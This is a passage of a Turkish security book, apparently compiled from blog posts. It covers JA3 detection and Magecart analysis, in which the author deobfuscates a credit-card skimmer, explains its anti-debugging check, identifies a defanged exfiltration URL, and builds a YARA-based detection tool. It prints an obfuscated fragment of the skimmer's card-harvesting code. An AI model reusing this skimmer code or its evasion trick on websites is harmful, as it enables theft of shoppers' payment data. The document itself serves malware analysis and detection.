    "destination_ip": "[redacted]",
    "destination_port": 443,
    "ja3": "771,49195-49187-49196-49188-49161-49162-49191-49171-49172-64-50-106-56-60-47-61-53-19-10-5-255,0-11-10-35-13-15,14-13-25-11-12-24-9-10-22-23-8-6-7-20-21-4-5-18-19-1-2-3-15-16-17,0-1-2",
    "ja3_digest": "5641fa1bc96d6dd91ce79472b333d910",
    "source_ip": "185.86.164.102",
    "source_port": 42748,
    "timestamp": 1566584719.3346
}
]
```


Kısadan hisse, sizler de JA3 metodundan faydalanarak ağınızda gerçekleştirilen şüpheli, zararlı aktiviteleri tespit edebilir, benim gibi gerçekleştirilen siber saldırılara dair aklınızı kurcalayan sorulara yanıt bulabilirsiniz. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


5. Magecart Analizi

Hatırlarsanız Magecart ile Mücadele başlıklı blog yazımda zararlı JavaScript kodunun analizine başka bir yazımda yer vereceğimi belirtmiştim. Bu zamana dek çok defa zararlı javascript kodu analiz etmiş ve nasıl analiz edilebileceğine dair yaklaşık 3 yıl önce Zararlı JavaScript Analizi başlıklı bir blog yazısı da yazmıştım. Tabii yıllar geçtikçe tehdit aktörlerinin kullandığı yöntemler değişmeye ve siber güvenlik analistlerinin, araştırmacılarının işlerini git gide daha da zorlaştırmaya başladı.

Magecart grubunun geliştirdiği zararlı JavaScript kodu (**6cb1e31ff2f343a9d576d889bfcbde0e.js**) ile ilk karşılaştığımda kodun kolay bir şekilde anlaşılamayacak kadar karmaşıklaştırılmış (obfuscated) olduğu JavaScript Obfuscator veya JavaScript Obfuscator Tool araçlarından biri kullanılmış olabilir.) hemen dikkatimi çekmişti. de4js ve IlluminateJs gibi araçların da varlığına güvenerek karmaşıklaştırılmış kodu kolay bir şekilde alt edeceğimi, en kötü dinamik kod analizi yaparak (debugging) mutlu sona ulaşabileceğimi düşünüyordum fakat evdeki hesap çarşıya uymadı. ?





İlk iş olarak JavaScript Beautifier web sitesinden faydalanarak zararlı kod bloğunu okunaklı hale getirdim. Ardından kodu anlaşılır hale getirmek için sırasıyla de4js ve IlluminateJs araçlarından faydalanmaya çalıştım ancak başarısız oldum. Chrome DevTools ile zararlı JavaScript kodunu hata ayıklaması (debugging) yaparak analiz etmeye başladım ve çok geçmeden bir zaman sonra işlerin yolunda gitmediğini farkettim. Chrome'dan kaynaklanan bir problem olabileceğini düşünerek şansımı Firefox ile denemeye karar verdim fakat o da birşeylerin yolunda gitmediğine dair uyarı verdi.




Ne yapabileceğime dair hindi gibi düşünüp dururken internet tarayıcısı yerine farklı bir araç ile hata ayıklaması yapabilmek için araştırma yapmaya başladım ve Visual Studio Code isimli kaynak kodu editörü ile karşılaştım. Chrome hata ayıklama eklentisi sayesinde arka planda HTML, JavaScript kodu analiz etmeye imkan tanıyan ve çok sayıda eklentiye sahip olan bu editör ile hata ayıklaması yapmaya başladığımda, **SetCookie** ile ilişkili fonksiyonun çok sayıda dizi (Array) oluşturarak bellekteki


kullanılabilecek alanları tüketerek hata ayıklamasını etkisiz hale getirdiğini (self defending) gördüm.










Art niyetli kişilerin amaçları doğrultusunda bu kodun internet tarayıcısında sorunsuz bir şekilde çalışması gerektiği için kodda hata ayıklamasına yönelik kontroller olduğunu düşünerek her bir fonksiyonu adım adım analiz etmeye başladım. Nihai hedefim kodu baştan sonra dinamik olarak analiz etmek olmayıp çalınan bilgilerin hangi web sitesine iletildiğini ve gizlenmiş karakter dizilerini (strings) çözmek olduğu için gizlenmiş dizilerin çözülmesi amacıyla kullanılan **_0x3a74** fonksiyonundan yola çıkarak ilerledim.







Analiz ederken bir yerde Regex ile **removeCookie** değerinde **{** işareti ile **return** kelimesi arasında boşluk kontrolü yapıldığını farkettim. Boşluk karakterinin tespit edilmesi durumunda kodun akışı yukarıda bahsettiğim çok sayıda dizi oluşturup probleme yol açan fonksiyona ilerliyordu. Peki art niyetli geliştirici neden böyle bir kontrol koymuştu ? Bu gibi karmaşıklaştırılmış, okunaklı olmayan kodlarla karşılaşan analistlerin ilk yaptığı iş, kodu araçlar (JavaScript Beautifier gibi) yardımıyla okunaklı, formata uygun bir hale getirmek olduğu için bu araçlar otomatik olarak araya boşluk koyuyorladı ve bu da kodun analiz edildiğine dair art niyetli kişilere güzel bir tespit mekanizması oluşturmaya imkan tanıyordu.











Kodu Regex kontrolünden başarıyla geçecek şekilde boşluksuz olarak düzenleyip gizlenmiş karakter dizilerini çözdükten sonra statik ve dinamik kod analizi sayesinde kredi kartı bilgilerinin (**CVV, Holder, ccexpiry, ccnumber, cvc, fullname**) çalınarak **https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php** adresine iletildiğini tespit etmiş oldum.





Ülke olarak COVID-19 salgınını geride bırakacağımız sağlıklı günlerde yeni bir yazı ile tekrar görüşmek dileğiyle herkese sağlıklı ve güvenli günler dilerim.

Not:

Bu yazı ayrıca Pi Hediyem Var #17 oyununun çözüm yolunu da içermektedir.


THIS BOOK WAS PRODUCED USING PRESSBOOKS.COM

6. Magecart ile Mücadele

Son yıllarda e-ticaret şirketlerinden (Newegg) havayolu şirketlerine (British Airways), biletleme şirketlerinden (Ticketmaster , Biletix) medya şirketlerine (ABS-CBN) kadar çok sayıda şirketin korkulu rüyası haline gelen Magecart grubu tarafından gerçekleştirilen siber saldırılar, Biletix vakasında da olduğu gibi ülkemizi, vatandaşlarımızı etkilemeye devam ediyor. Bu saldırılar sonucunda şirketler repütasyonel etkilerin yanı sıra GDPR, KVKK gibi kanunlar, regülasyonlar nedeniyle British Airways örneğinde olduğu gibi yüksek cezalarla da karşı karşıya kaldığını biliyoruz.


Hikayemize geçecek olursam, 2019 yılının Haziran ayında Twitter üzerinden benimle özel mesaj üzerinden iletişime geçen Tarık Uygun (@uyguntt), Akbank tarafından kredi kartı ile şüpheli işlem yapıldığına dair bir uyarı mesajı aldığını belirtti. (Alkışlar Akbank Dolandırıcılık Risk Yönetimi Ekibi'ne gelsin. :)) Kredi kartı ile alışveriş yaptığı en son sitenin spa ve masaj fırsatları sunan bir site olduğunu anımsadıktan sonra ufak bir araştırma sonucunda


kredi kartı bilgilerini girer girmez bilgilerin **hash** parametresinde gizlenerek **https://kinitrofitness[.]com/wp-includes/class-wp-customize-settings.php** adresine iletildiğini farketmiş ve benimle bu durumu paylaşmaya karar vermiş.



Zaman bulduğum ilk fırsatta ilgili web stesini sanal makine üzerinden ziyaret ederek tüm istekleri ve yanıtları Fiddler Proxy aracı ile kayıt altına almaya başladım. Yeteri kadar gezdikten sonra Fiddler üzerinde **?hash=** parametresini arttığımda siteye enjekte edilmiş olan zararlı JavaScript kodunun **https://www.xyz.com/media/po_compressor/1/js/**

6cb1e31ff2f343a9d576d889bfcbde0e.js adresinde yer aldığını ve bu adresin de ana sayfaya enjekte edildiğini öğrendim.





Biletix Vakası yazısında olduğu gibi JavaScript kodunu dinamik analiz etmek yerine koda hızlıca bakmaya karar verdim. Koda baktığımda gizlenmiş olduğunu (obfuscated) ve IlluminateJs gibi araçlarla kolay bir şekilde çözülemediğini gördüm.

Biraz daha göz gezdirdikten sonra bu kodun müşterinin kredi kartı bilgilerini çaldığını (**Number, Holder, HolderFirstName, HolderLastName, Date, Month, Year, CVV, Gate, Data, Sent,**

SaveParam) net olarak anladım. Google'da ufak bir araştırma yaptığımda da bunun geçtiğimiz Temmuz ayında Magento e-ticaret platformu kullanan 962 tane sitenin hacklenmesinde kullanılan kod ile benzer olduğunu farkettim.

```
    }
    var _0x342b13 = {
        'Number': _0x3a74('0x14a', 'H043'),
        'Holder': _0x3a74('0x14b', 'Eoip'),
        'HolderFirstName': null,
        'HolderLastName': null,
        'Date': _0x3a74('0x14c', '1PD@'),
        'Month': null,
        'Year': null,
        'CVV': 'cvc',
        'Gate': _0x3a74('0x14d', 'iYBd'),
        'Data': {},
        'Sent': [],
        'SaveParam': function (_0x38c382) {
            if (_0x38c382['id'] !== undefined && _0x38c382['id'] != '' && _0x38c382['id'] !== null && _0x38c382[_0x3a74('0x14
e', 'jiJV')][_0x3a74('0x14f', 'o0il')] < 0x100 && _0x38c382[_0x3a74('0x150', 'E!(t')][_0x3a74('0x151', '#67Y')] > 0x0) {
                if (_0x3a74('0x152', 'd)iZ') === _0x3a74('0x153', 'l1PL')) {
                    _0x342b13['Data'][_0x38c382['id']] = _0x38c382[_0x3a74('0x154', 'pVAH')];
                    return;
                } else {
                    if (document[_0x3a74('0x155', 'o0il')] === _0x3a74('0x156', 'aTFz')) {
                        _0x342b13[_0x3a74('0x157', 'gBzK')]();
                        setInterval(_0x342b13[_0x3a74('0x158', 'S&B8')], 0x1f4);
                        if (document[_0x3a74('0x159', 's5tE')](_0x342b13[_0x3a74('0x15a', 'pVAH')])) document[_0x3a74('0x15b'
, 'd)iZ')](_0x342b13[_0x3a74('0x15c', 'L!Yt')])[_0x3a74('0x15d', 'VCEm')] = '';
                        if (document['getElementById'](_0x342b13['CVV'])) document[_0x3a74('0x15e', 'Eoip')](_0x342b13[_0x3a
4('0x15f', '!eoa')])[_0x3a74('0x160', 'Eoip')] = '';
                    }
                }
            }
```


Zararlı JavaScript kodunu analiz etmeyi başka bir yazıya bırakıp bu tür zararlı JavaScript kodu enjekte edilen siber saldırıların 2017 yılında Tehdit Avı başlıklı blog yazımda yer verdiğimden daha farklı bir noktaya gelmesi sebebiyle tespit adına daha farklı neler yapabileceğim üzerine kafa yormaya başladım.


Yakın zamanda kaleme aldığım Alan Adı Yönetimi Sarmalı başlıklı blog yazım için geliştirdiğim RedSpider isimli aracın biraz üzerinde oynayarak bu aracı hedef siteyi tarayan ve JavaScript kodlarını indirip Yara kuralları ile analiz eden bir araca çevirmek için işe koyuldum.

yara-python modülünü kurduktan sonra zararlı JavaScript kodu tespiti adına Yara-Rules projesinden faydalanmaya karar verdim. Kısa bir geliştirme süresinden sonra ortaya temelinde Scrapy yazılım iskeletinden faydalanılan RedScanner isimli araç çıktı.

Örnek olarak RedScanner aracını **scrapy runspider –nolog RedScanner.py -a "urls=xyz[.]com"** komutu ile hedef websitesi üzerinde çalıştırdığımda websitesine enjekte edilen zararlı kodu

mevcut yara kuralları ile başarıyla tespit edebildiğini gördüm. RedScanner aracının kullandığı YARA kurallarına kendi özel kurallarınızı da ekleyerek aracın tespit oranını arttırabileceğinize de unutmayın.






Bu yazının Magecart ve benzer siber saldırılar ile websitelerine enjekte edilen zararlı JavaScript kodlarını tespit etmek isteyenlere yardımcı olacağını ümit ederek bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

